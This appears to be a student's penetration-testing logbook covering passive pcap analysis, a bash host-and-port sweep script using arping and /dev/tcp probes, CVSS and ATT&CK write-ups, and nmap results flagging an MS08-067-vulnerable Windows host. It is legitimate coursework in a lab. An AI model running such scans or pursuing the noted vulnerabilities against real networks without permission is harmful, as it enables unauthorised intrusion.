2025

Logbook


COMP1671 – PENETRATION TESTING AND ETHICAL VULNERABILITY

JAKE CUNNINGHAM

Table of Contents


Passive Enumeration Techniques

A scan of a network was taken and stored in a pcap file. This file contains all the data that was captured during the scan. This is then able to be displayed in a GUI interface such as Wireshark so that the network traffic was able to be reviewed clearly.


kali@kali: ~
Task Manager
Thunar
passive.pcap
11:34 AM
passive.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time       Source             Destination        Protocol Length Info
 1 0.000000    Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
 2 2.006380    Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
 3 4.009733    Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
 4 6.014676    Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
 5 7.748171    192.168.69.1       172.16.187.80      TCP     66 41370 → 80 [ACK] Seq=1 Ack=1 Win=502 Len=0 TSval=2176188993 TSecr=451643579
 6 7.748771    172.16.187.80      192.168.69.1       TCP     66 [TCP ACKed unseen segment] 80 → 41370 [ACK] Seq=1 Ack=2 Win=506 Len=0 TSval=452249786 TSecr=2172597370
 7 8.019598    Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
 8 10.024417   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
 9 12.030621   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
10 12.929494   VMware_ac:b0:a8    VMware_ac:f6:04    ARP     60 Who has 172.16.187.50? Tell 172.16.187.80
11 12.929528   VMware_ac:f6:04    VMware_ac:b0:a8    ARP     42 172.16.187.50 is at 00:50:56:ac:f6:04
12 14.034180   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
13 16.039004   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
14 18.044234   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
15 20.048842   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
16 22.055463   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
17 24.058491   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
18 26.063438   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
19 28.069728   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
20 30.073188   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
21 32.078227   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
22 34.082930   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
23 36.087779   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018
24 38.094118   Cisco_0e:e5:18     PVST+              STP     64 Conf. Root = 32768/506/00:1c:b1:0e:e5:00  Cost = 0  Port = 0x8018

▸ Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)
▸ IEEE 802.3 Ethernet
▸ Logical-Link Control
▸ Spanning Tree Protocol

0000  01 00 0c cc cc cd 00 1c  b1 0e e5 18 00 32 aa aa   ········ ·····2··
0010  03 00 00 0c 01 0b 00 00  00 00 00 81 fa 00 1c b1   ········ ········
0020  0e e5 00 00 00 00 00 81  fa 00 1c b1 0e e5 00 80   ········ ········
0030  18 00 00 14 00 02 00 0f  00 00 00 00 00 02 01 fa   ········ ········
```

When sorting through the data, there were 21 IPv4 addresss found, the last one being /255 or the broadcast address. Therefore leaving 20 usable adressess.




Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
172.16.187.25	1,128	92k	564	46k	564	46k	—	—	—	—
172.16.187.50	1,266	138k	627	85k	639	53k	—	—	—	—
172.16.187.80	15,715	7,283k	8,475	6,480k	7,240	802k	—	—	—	—
172.16.187.100	1	366	1	366	0	0	—	—	—	—
172.16.187.119	68	34k	30	2,645	38	32k	—	—	—	—
192.168.69.1	5,463	2,205k	2,627	317k	2,836	1,888k	—	—	—	—
192.168.69.2	2	128	1	54	1	74	—	—	—	—
192.168.69.4	1,757	646k	852	86k	905	559k	—	—	—	—
192.168.69.8	4,281	3,400k	1,627	138k	2,654	3,261k	—	—	—	—
192.168.69.9	2	128	1	54	1	74	—	—	—	—
192.168.69.10	63	10k	37	5,140	26	5,625	—	—	—	—
192.168.69.11	293	51k	161	26k	132	25k	—	—	—	—
192.168.69.12	931	160k	500	72k	431	87k	—	—	—	—
192.168.69.18	2,002	237k	1,010	113k	992	123k	—	—	—	—
192.168.69.20	8	560	6	412	2	148	—	—	—	—
192.168.69.24	617	531k	245	20k	372	511k	—	—	—	—
192.168.69.40	13	890	8	544	5	346	—	—	—	—
192.168.69.49	92	18k	54	7,726	38	10k	—	—	—	—
192.168.69.51	116	8,120	87	5,974	29	2,146	—	—	—	—
192.168.69.100	7	518	0	0	7	518	—	—	—	—
255.255.255.255	1	342	0	0	1	342	—	—	—	—

In addition to the IPv4 address, wireshark also showed the protocols that were used during the scan. The scan shows that protocols such as DNS, DHCP and HTTP were used while the scan was active. Along with 2 unknown protocols.




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	151877	100.0	15986899	489	0	0	0
Ethernet	100.0	151877	13.3	2126278	65	0	0	0
Logical-Link Control	85.8	130239	40.7	6511950	199	0	0	0
Spanning Tree Protocol	85.8	130239	34.2	5470038	167	130239	5470038	167
Internet Protocol Version 6	0.1	145	0.0	5800	0	0	0	0
Internet Control Message Protocol v6	0.1	145	0.0	2320	0	145	2320	0
Internet Protocol Version 4	11.1	16913	2.1	338260	10	0	0	0
User Datagram Protocol	0.7	1130	0.1	9040	0	0	0	0
Dynamic Host Configuration Protocol	0.0	2	0.0	624	0	2	624	0
Domain Name System	0.7	1128	0.3	45480	1	1128	45480	1
Transmission Control Protocol	10.4	15781	42.4	6780905	207	12399	5266156	161
Malformed Packet	0.1	104	0.0	0	0	104	0	0
Hypertext Transfer Protocol	0.6	856	15.5	2481776	76	347	292344	8
Portable Network Graphics	0.0	1	2.4	383527	11	1	383825	11
Media Type	0.0	5	0.6	88064	2	5	89085	2
Line-based text data	0.2	337	9.6	1535288	47	337	1541213	47
HTML Form URL Encoded	0.1	153	0.1	8798	0	153	8798	0
eXtensible Markup Language	0.0	13	0.1	12844	0	13	12844	0
Data	1.6	2422	5.4	867057	26	2422	867057	26
Internet Control Message Protocol	0.0	2	0.0	128	0	2	128	0
Address Resolution Protocol	3.0	4580	1.0	165824	5	4580	165824	5

A diagram of the network shows that there are 3 networks joined by routers. There is the 192.168.69.0 network, which likely contains the devices that are used by general users on the network as all the IPv4 addresses share the same mac address, this is the mac address of the router. The scan found 15 ip addresses on this network. The serves then are found on the 172.16.187.0 network ther are 2 server found on this network, these mac addresses are known on the scan. Finally there was a third network, 10.10.173.0 this network contains the DHCP server.



During this scan, it looks like there were multiple attackers who were attempting to preform SQL injections into a database. The attackers were able to find database information and read the names of the table. The system was compromised and the attackers were able to access a command line.

Wireshark being a GUI interface isn't always available if using a compromised machine. Therefore, using the command line, tcpdump was utilised to find the unique mac addresses that were present in the network scan. The parameters used to sort the data from the scan were, -e so the scan displays the link-level header, -r so that the file is read. Then in a separate section, awk command is used to search columns and print only the second column. Finally sort -u means that only the unique mac addresses are displayed. This shows the 6 mac addresses that were found in the scan.



```
┌──(kali㉿kali)-[~]
└─$ tcpdump -e -r passive.pcap | awk '{print $2}' | sort -u
reading from file passive.pcap, link-type EN10MB (Ethernet), snapshot length 262144
00:1c:b1:0e:e5:18
00:50:56:ac:2e:48
00:50:56:ac:a5:22
00:50:56:ac:aa:d0
00:50:56:ac:b0:a8
00:50:56:ac:f6:04
```

Active Enumeration Techniques


A scan of the network was undertaken in the scope 192.168.69.190 - 192.168.69.254, the aim of this scan was to probe each IP address with in the range and attempt to find the mac address of the device, the DNS, and what ports were open.

Tools such as arping were used to discover available what IPs were available. To ensure that the scan was efficient, one single arping request was sent to each ip in the range. If the IP is found it will send the if statement to alive, meaning that the other checks will follow. An arp request is used to check the mac address followed by a dig to find the hostname. To find the ports tcp sockers was used so that nmap could be avoided.

```
 #!/bin/bash

INTERFACE="eth0"

[ -f "/sys/class/net/$INTERFACE/statistics/tx_bytes" ]
       START_BYTES=$(cat /sys/class/net/$INTERFACE/statistics/tx_bytes)

echo "Scanning"
echo "Output: IP | MAC | DNS | Open Ports"

for i in {190..254}; do
    TARGET="192.168.69.$i"
    ALIVE=0

    arping -c 1 -I $INTERFACE $TARGET > /dev/null 2>&1 && ALIVE=1
    sleep 1

    if [[ $ALIVE -eq 1 ]]; then
        MAC=$(arp -n | grep $TARGET | awk '{print $3}')
        DNS=$(dig -x $TARGET +short)

        PORTS=""
        for PORT in 21 22 53 80 443; do
            timeout 1 bash -c "echo >/dev/tcp/$TARGET/$PORT" 2>/dev/null &&
PORTS="$PORTS $PORT"
            sleep 1
        done

        echo "$TARGET | $MAC | $DNS | $PORTS"
    fi
done

END_BYTES=$(cat /sys/class/net/$INTERFACE/statistics/tx_bytes)
TRAFFIC=$((END_BYTES - START_BYTES))
echo "Total Traffic Sent: $TRAFFIC bytes"
```

The result of this code found the following ip address, along with their mac addresses and open ports. Scanning of the hostname was unsuccessful.

The total traffic sent was 19431 bytes and ran for 3 mins and 50 sec (230 seconds). Meaning that that total traffic per second was 84.48 bytes.



```
┌──(kali㉿kali)-[~/pentest]
└─$ chmod +x ./aestest.sh

┌──(kali㉿kali)-[~/pentest]
└─$ sudo ./aestest.sh
Scanning
Output: IP | MAC | DNS | Open Ports
192.168.69.193 | 00:50:56:ac:15:f4 |   |  22 80 443
192.168.69.200 | 00:50:56:ac:b0:a3 |   |  80
192.168.69.203 | 00:50:56:ac:bf:4c |   |  22 80
192.168.69.209 | 00:50:56:ac:cd:2b |   |  80
192.168.69.210 | 00:50:56:ac:29:1d |   |  22
192.168.69.214 | 00:50:56:ac:2c:43 |   |
192.168.69.217 | 00:50:56:ac:e1:4f |   |  22
192.168.69.219 | 00:50:56:ac:62:e4 |   |
192.168.69.225 | 00:50:56:ac:25:37 |   |  22
192.168.69.227 | 00:50:56:ac:30:70 |   |  22 80
192.168.69.228 | 00:50:56:ac:0f:38 |   |  80
192.168.69.229 | 00:50:56:ac:3d:54 |   |  21 22 53 80
192.168.69.232 | 00:50:56:ac:22:25 |   |  21 22 53 80
192.168.69.237 | 00:50:56:ac:e7:8a |   |  80
192.168.69.240 | 00:50:56:ac:45:a4 |   |
192.168.69.243 | 00:50:56:ac:92:58 |   |  22
192.168.69.252 | 00:50:56:ac:91:a6 |   |  22
192.168.69.254 | 00:50:56:ac:84:b0 |   |  53
Total Traffic Sent: 19431 bytes
```

Threat Evaluation Study using Common Databases

Vulnerability #1

A threat undertaken by local users, where a user with low level privileges can view any file on the system they are using. The attacker would need a network admin to open a file the attacker found online. CVSS score for an exploit like this is 5.6 (Medium). This is because the attack requires a user to have some network privileges to execute their own permissions, as well as the administrator taking some action before the attack, in the form of a network admin opening a prewritten file. The score seems fair as the exploit is dangerous to the confidentiality of the users, but due to the high requirement to gain access, the score expectantly falls as the risk falls.
CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:L/A:N

Vulnerability #2

This is an attack involves an attack on a server's hardware security module where a hacker must physically have access to a victim's equipment, to attach a probe to the computer. It also requires the attacker to have a high level of privileges on the computer to ensure that the device is booted into the machines operating system. User interaction is also required as a secondary operator must approve maintenance mode on the console. The impact of this attack is low confidentiality with no impact to availability or integrity. This high complex low impact vulnerability results in a score of 1.6 (Low).

CVSS:3.1/AV:P/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N

Vulnerability #3

A low complexity attack over a network, where an attacker can utilise SQL injections on a log in page, resulting in data breaches. For this attack there would be no privileges required as the attack takes place on the login page. This attack also results in a loss of Confidentiality as personal data is compromised and taken by the attacker as well as a loss of integrity as the attacker can modify parts of the database. Since the attack is also done over the network no user interaction is required, meaning an attacker can execute their attack when they see fit. This attack results in a score of 9.1 (Critical). This it to be expected due to low complexity of the attack along with the severe loss of user data.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

The list of categories in enterprise tactics of ATT&CK Matrix for Enterprise are:

Reconnaissance (TA0043)

Resource Development (TA0042)

Initial Access (TA0001)

Execution (TA0002)

Persistence (TA0003)

Privilege Escalation (TA0004)

Defence Evasion (TA0005)

Credential Access (TA0006)

Discovery (TA0007)

Lateral Movement (TA0008)

Collection (TA0009)

Command and Control (TA0011)


Exfiltration (TA0010)

Impact (TA0040)

One tactic ethnic used by attackers is phishing (T1566), this is a technique where an attacker will send messages to gain access to their victims' systems. The messages sent usually have some believable information in, so that the recipient feels the incentive to click the link and provide any information that may be requested. Messages can also be personalised or targeted to specific people in an organisation; this is known as spear phishing (T1566.001). Phishing can be undertaken on any platform that is able to receive emails as often phishing emails want personal details. However, some may contain ransomware which is where a user's system is locked down unless they pay the attackers to remove the locks, these attacks primarily run on windows as it is widely used. Phishing attacks require user permissions to open and execute the files within the email. To mitigate phishing attacks, antivirus (M1049) should be used to automatically detect and quarantine suspicious emails. A detection method for phishing is monitoring for malicious payload delivery (AN0189), this is where attachments of URLs result in unusual file creation or process trees attempting to open PowerShell or CMD.


A further technique is Multi-Factor Authentication (MFA) Interception (T1111), this is an attack where attackers will intercept or bypass the mechanism used to verify a user's identity beyond just a password. This can involve smart cards or token generation via an MFA app or SMS. This attack can be undertaken on Linux, Windows or macOS and requires user access as it often involves an interception by the attacker, this known as a man-in-the-middle attack. Another process for this attack can be sent over a phishing email where the user enters their details and the attacker is able to intercept the session cookie, allowing them to bypass the MFA requirement. To mitigate these attacks, physical security keys would be preferred to MFA codes, however user training is required to remind users to remove smart cards when not in use so they cannot be intercepted. A method to detect an MFA interception is detecting unauthorised keylogger behaviour, this can be in the form of API calls to capture keyboard input.

A third technique used is remote services (T1021). This process is where attackers use stolen credentials to log into services that allow remote connections, such as SSH or RDP. This attack can be performed on Windows, Linux or macOS. Due to the attack being used with valid credentials, user access is again required. Using RDP for example an attacker can easily access internal systems remotely, giving them full graphical access to browse target servers. To mitigate ensuring that account passwords are not reused is important so that an attacker is unable to use passwords found elsewhere. Also enforcing the use of multi-factor authentication where possible so that users have multiple security points. A detection point is monitoring suspicious behaviour; this can look like a connection over SSH followed by unauthorized shell commands.



```
Nmap scan report for maple.pentesting.exam.co.uk (192.168.69.214)
Host is up (0.00054s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
5000/tcp open  upnp?
1 service unrecognized despite returning data. If you know the service/version, please submit the follo
wing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.91%I=7%D=12/9%Time=6938361D%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetReques
SF:t,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(RTSPRequest,1C,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(HTTPOptions,1C,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\n\r\n")%r(FourOhFourRequest,1C,"HTTP/1\.1\x2
SF:0400\x20Bad\x20Request\r\n\r\n")%r(SIPOptions,1C,"HTTP/1\.1\x20400\x20B
SF:ad\x20Request\r\n\r\n");
MAC Address: 00:50:56:AC:2C:43 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP|Me
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_20
00::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1 cpe:/o:microsoft:windows_me
OS details: Microsoft Windows 2000 SP0/SP2/SP4 or Windows XP SP0/SP1, Microsoft Windows 2000 SP1, Micro
soft Windows 2000 SP2, Microsoft Windows Millennium Edition (Me)
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

A scan of the network revealed 192.168.69.214, which is running a legacy version of windows XP or 2000, with port 445 Server Message Block (SMB) open. This leaves the system open to MS08-067 (Server Service Vulnerability) CVE Identifier: CVE-2008-4250. Which is a vulnerability where an attacker can send specially requested packets to the target machine without the need for a password. In doing so, triggers a buffer overflow allowing the attacker to run their own code with system privileges. Leading to a compromise of the machine's confidentiality, integrity, and availability.



```
Nmap scan report for 192.168.69.229
Host is up (0.00042s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp
22/tcp    open  ssh        OpenSSH 3.5p1 (protocol 1.99)
25/tcp    open  smtp       Sendmail
53/tcp    open  domain     ISC BIND 8.2.2-REL
80/tcp    open  http       Apache httpd 1.3.31 ((Unix))
587/tcp   open  smtp       Sendmail
631/tcp   open  ipp        CUPS 1.1
3306/tcp  open  mysql      MySQL (unauthorized)
6000/tcp  open  X11        (access denied)
7741/tcp  open  tcpwrapped
